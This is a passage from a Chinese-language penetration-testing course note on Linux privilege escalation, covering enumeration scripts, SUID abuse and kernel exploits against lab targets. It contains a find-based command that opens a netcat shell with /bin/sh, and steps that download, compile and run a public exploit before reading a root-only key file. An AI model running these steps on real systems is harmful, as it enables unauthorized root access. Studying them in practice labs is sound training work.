
Day63　权限提升-Linux脏牛内核漏洞&SUID&信息收集



63.1 信息搜集

提权自动化脚本利用

- 两个信息收集：LinEnum，linuxpricchecker
- 两个漏洞探针：linux-exploit-suggester linux-exploit-suggester2

需要解释：信息收集有什么用哦？漏洞探针又有什么用哦？

- 信息收集为后续提权做准备

- 主要用于内核提权，判定操作系统上可能存在的漏洞

63.2 案例 1-Linux 提权自动化脚本利用-4 个脚本

63.2.1 LinEnum——Linux枚举及权限提升检查工具

```
./LinEnum.sh
```

主要检测以下几个大类的信息：

- 内核和发行版发布详情
- 系统信息
- 用户信息
- 特权访问
- 环境
- 作业/任务
- 服务
- 一些web服务的版本信息
- 默认/弱凭证
- 搜索
- 平台/软件特定测试

```
┌──(root㉿localhost)-[/tmp]
└─# ./LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled


Scan started at:
Tue May  3 09:29:51 AM EDT 2022


### SYSTEM ##############################################
[-] Kernel information:
Linux localhost 5.15.0-kali3-amd64 #1 SMP Debian 5.15.15-2kali1 (2022-01-31) x86_64 GNU/Linux


[-] Kernel information (continued):
Linux version 5.15.0-kali3-amd64 (devel@kali.org) (gcc-11 (Debian 11.2.0-14) 11.2.0, GNU ld (GNU Binutils for
Debian) 2.37.90.20220123) #1 SMP Debian 5.15.15-2kali1 (2022-01-31)
```

63.2.2 linuxprivchecker——Linux 权限提升检查脚本

```
python环境:
python2 linuxprivchecker.py -w -o linuxprivchecker.log

linuxprivchecker -w -o linuxprivchecker.log
python3 -m linuxprivchecker -w -o linuxprivchecker.log
```

```
┌──(root㉿localhost)-[/tmp]
└─# python2 linuxprivchecker.py -w -o linuxprivchecker.log
═══════════════════════════════════════════════════════════════════════════════
═══════

      __  _)__  _  __  _/ _ \____(_)  _/ ___/ /_  __  ____/ /_
___  ____
     / /  / / _ \ / / / |/_/ /_/ / __/ / | / / /  / _ \ _ \ __/ //_
/ _ \ __/
    / /__/ / / / / /_/ />  </ ___/ /  / /| |/ / /__/ / / /  _/ /_/ ,< /
  _/ /
   /____/_/_/ /_/\_,_/_/|_/_/  /_/  /_/ |__/\___/_/ /_/\__/\__/_/|_|\
__/_/

═══════════════════════════════════════════════════════════════════════════════
═══════

[*] ENUMERATING USER AND ENVIRONMENTAL INFO...

[+] List out any screens running for the current user
    No Sockets found in /run/screen/S-root.
[+] Logged in User Activity
    system boot  2022-05-03 09:25
    run-level 5  2022-05-03 09:25
    LOGIN      tty1         2022-05-03 09:25               646 id=tty1
    root     + tty7         2022-05-03 09:25 00:17         910 (:0)
```

63.2.3 linux-exploit-suggester

```
./linux-exploit-suggester.sh
```

会检测到当前系统可能存在的漏洞，返回信息比较多，存在误报:

```
┌──(root㉿localhost)-[/tmp]
└─# ./linux-exploit-suggester.sh

Available information:

Kernel version: 5.15.0
Architecture: x86_64
Distribution: debian
Distribution version: 2022.1
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

79 kernel space exploits
49 user space exploits

Possible Exploits:

[+] [CVE-2022-0847] DirtyPipe

   Details: https://dirtypipe.cm4all.com/
   Exposure: less probable
   Tags: ubuntu=(20.04|21.04),debian=11
   Download URL: https://haxx.in/files/dirtypipez.c

[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: less probable
   Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,debian=7|8|9|10|11,fedora
,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-hea
p-based-overflow-sudo.txt
   Exposure: less probable
   Tags: mint=19,ubuntu=18|20, debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-hea
```

63.2.4 linux-exploit-suggester2

```
perl 语言环境:
./linux-exploit-suggester-2.pl
```

返回可利用漏洞。这里没有可利用漏洞:

```
┌──(root㉿localhost)-[/tmp]
└─# ./linux-exploit-suggester-2.pl

  ############################
    Linux Exploit Suggester 2
  ############################

  Local Kernel: 5.15.0
  Searching 72 exploits...

  Possible Exploits

  No exploits are available for this kernel version


┌──(root㉿localhost)-[/tmp]
└─#
```

63.3 案例 2-Linux 提权 SUID 配合脚本演示-aliyun

63.3.1 SUID提权原理

SUID（Set User ID）是一种授予文件的权限类型，允许用户以其所有者的权限执行文件。例如，ping实用程序需要root权限才能打开网络套接字，但它也需要由标准用户执行，以验证与其他主机的连接。通过将ping程序标记为SUID（所有者为root），只要标准用户执行ping程序，便会以root特权 执行ping。

但是如果某些现有的二进制文件和实用程序具有SUID权限，则可以使用它们将权限升级到root，我们可以使用它来提升我们的特权。

可以允许权限提升的已知Linux可执行文件包括：

```
Nmap
Vim
find
Bash
mv
More
Less
Nano
cp
```

63.3.2 查找SUID可执行文件

以下命令可以发现系统上运行的所有SUID可执行文件。

- 更具体地说，这些命令将尝试在用户root拥有的/目录中查找具有SUID权限位的文件，打印它们，然后将所有错误重定向到/dev/null，以便列出用户有权访问的二进制文件。


```
find / -user root -perm -4000 -print 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
find / -user root -perm -4000 -exec ls -ldb {} \;
```

```
参考利用:
https://pentestlab.blog/2017/09/25/suid-executables/
```

Linux 系统，最常见的文件权限有 3 种，即对文件的读（用 r 表示）、写（用 w 表示）和执行（用 x 表示，针对可执行文件或目录）权限。在 Linux 系统中，每个文件都明确规定了不同身份用户的访问权限，通过 ls 命令即可看到。除此之外，我们有时会看到 s（针对可执行文件或目录，使文件在执行阶段，临时拥有文件所有者的权限）和 t（针对目录，任何用户都可以在此目录中创建文件，但只能删除自己的文件）

63.3.3 漏洞成因


- chmod u+s 给予了 suid u-s 删除了 suid
- 使程序在运行中受到了 suid root 权限的执行过程导致



63.3.4 提权过程


探针是否有 SUID(手工或脚本)----特定 SUID 利用-----利用吃瓜-----GG

脚本探针:



发现find,suid利用:

```
touch xiaodi
find xiaodi -exec whoami \;
find xiaodi -exec netcat -lvp 5555 -e /bin/sh \;
netcat xx.xx.xx.xx 5555
```



63.4 案例 3-Linux 提权本地配合内核漏洞演示-Mozhe


63.4.1 靶场地址

```
https://www.mozhe.cn/bug/detail/T3ZEbFljRmFKQTVjVitoV2JxUzVoQT09bW96aGUmozhe
```


63.4.2 提权过程

连接-----获取可利用漏洞-----下载或上传 EXP-----编译 EXP-----给权限执行-----GG

上传漏洞探针脚本:




运行漏洞探针脚本:





这一题考核的是CVE-2017-16695,上传exp,直接开始:

```
wget http://www.exploit-db.com/exploits/45010
```



连接不上，那就手动下载，再上传:





执行exp进行提权:

```
gcc 45010.c -o 45010
chmod +x 45010
./45010
id
```

找到key.txt:

```
# ls -al
total 92
drwxr-xr-x  23 root root  4096 Dec  6  2018 .
drwxr-xr-x  23 root root  4096 Dec  6  2018 ..
drwxr-xr-x   2 root root  4096 Dec  5  2018 bin
drwxr-xr-x   3 root root  4096 Dec  5  2018 boot
drwxr-xr-x  18 root root  3740 May  4 12:20 dev
drwxr-xr-x  85 root root  4096 Dec  6  2018 etc
drwxr-xr-x   4 root root  4096 Dec  5  2018 home
lrwxrwxrwx   1 root root    32 Dec  5  2018 initrd.img -> boot/initrd.img-4.4.0-87-generic
----------   1 root root    32 May  4 12:20 key.txt
drwxr-xr-x  19 root root  4096 Dec  5  2018 lib
drwxr-xr-x   2 root root  4096 Dec  5  2018 lib64
drwx------   2 root root 16384 Dec  5  2018 lost+found
drwxr-xr-x   3 root root  4096 Dec  5  2018 media
drwxr-xr-x   2 root root  4096 Aug  1  2017 mnt
drwxr-xr-x   2 root root  4096 Aug  1  2017 opt
dr-xr-xr-x 167 root root     0 May  4 12:20 proc
drwx------   2 root root  4096 May  4 12:20 root
drwxr-xr-x  22 root root   840 May  4 13:28 run
drwxr-xr-x   2 root root  4096 Dec  5  2018 sbin
drwxr-xr-x   2 root root  4096 Apr 29  2017 snap
drwxr-xr-x   2 root root  4096 Aug  1  2017 srv
dr-xr-xr-x  13 root root     0 May  4 13:29 sys
drwxrwxrwt   9 root root  4096 May  4 13:25 tmp
drwxr-xr-x  10 root root  4096 Dec  5  2018 usr
drwxr-xr-x  13 root root  4096 Dec  5  2018 var
lrwxrwxrwx   1 root root    29 Dec  5  2018 vmlinuz -> boot/vmlinuz-4.4.0-87-generic
# cat ket^H
cat: 'ket$'\b': No such file or directory
# cat key.txt
mozhec85023074ba95514112ae36a233#
```

63.5 案例 4-Linux 提权脏牛内核漏洞演示-linux-exploit-suggester

63.5.1 dirtycow-脏牛

漏洞范围：

Linux kernel >= 2.6.22（2007年发行，到2016年10月18日才修复）

危害：

低权限用户利用该漏洞可以在众多Linux系统上实现本地提权


简要分析：

该漏洞具体为，get_user_page内核函数在处理Copy-on-Write(以下使用COW表示)的过程中，可能产出竞态条件造成COW过程被破坏，导致出现写数据到进程地址空间内只读内存区域的机会。修改su或者passwd程序就可以达到root的目的。具体分析请查看官方分析。

```
参考：https://www.jianshu.com/p/df72d1ee1e3e
```

63.5.2 实验复现

```
kali
靶机
https://www.vulnhub.com/entry/lampiao-1,249/
```



查ip:


```
ifconfig
```

扫描网段:

```
nmap 192.168.80.1/24
```

```
┌──(root㉿localhost)-[~]
└─# nmap  192.168.80.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-04 01:42 EDT
Nmap scan report for localhost (192.168.80.1)
Host is up (0.0018s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
88/tcp    open  kerberos-sec
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
3306/tcp  open  mysql
8082/tcp  open  blackice-alerts
8083/tcp  open  us-srv
15000/tcp open  hydap
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for localhost (192.168.80.2)
Host is up (0.0013s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE    SERVICE
53/tcp filtered domain
MAC Address: 00:50:56:F5:1C:C5 (VMware)

Nmap scan report for localhost (192.168.80.141)
Host is up (0.0031s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
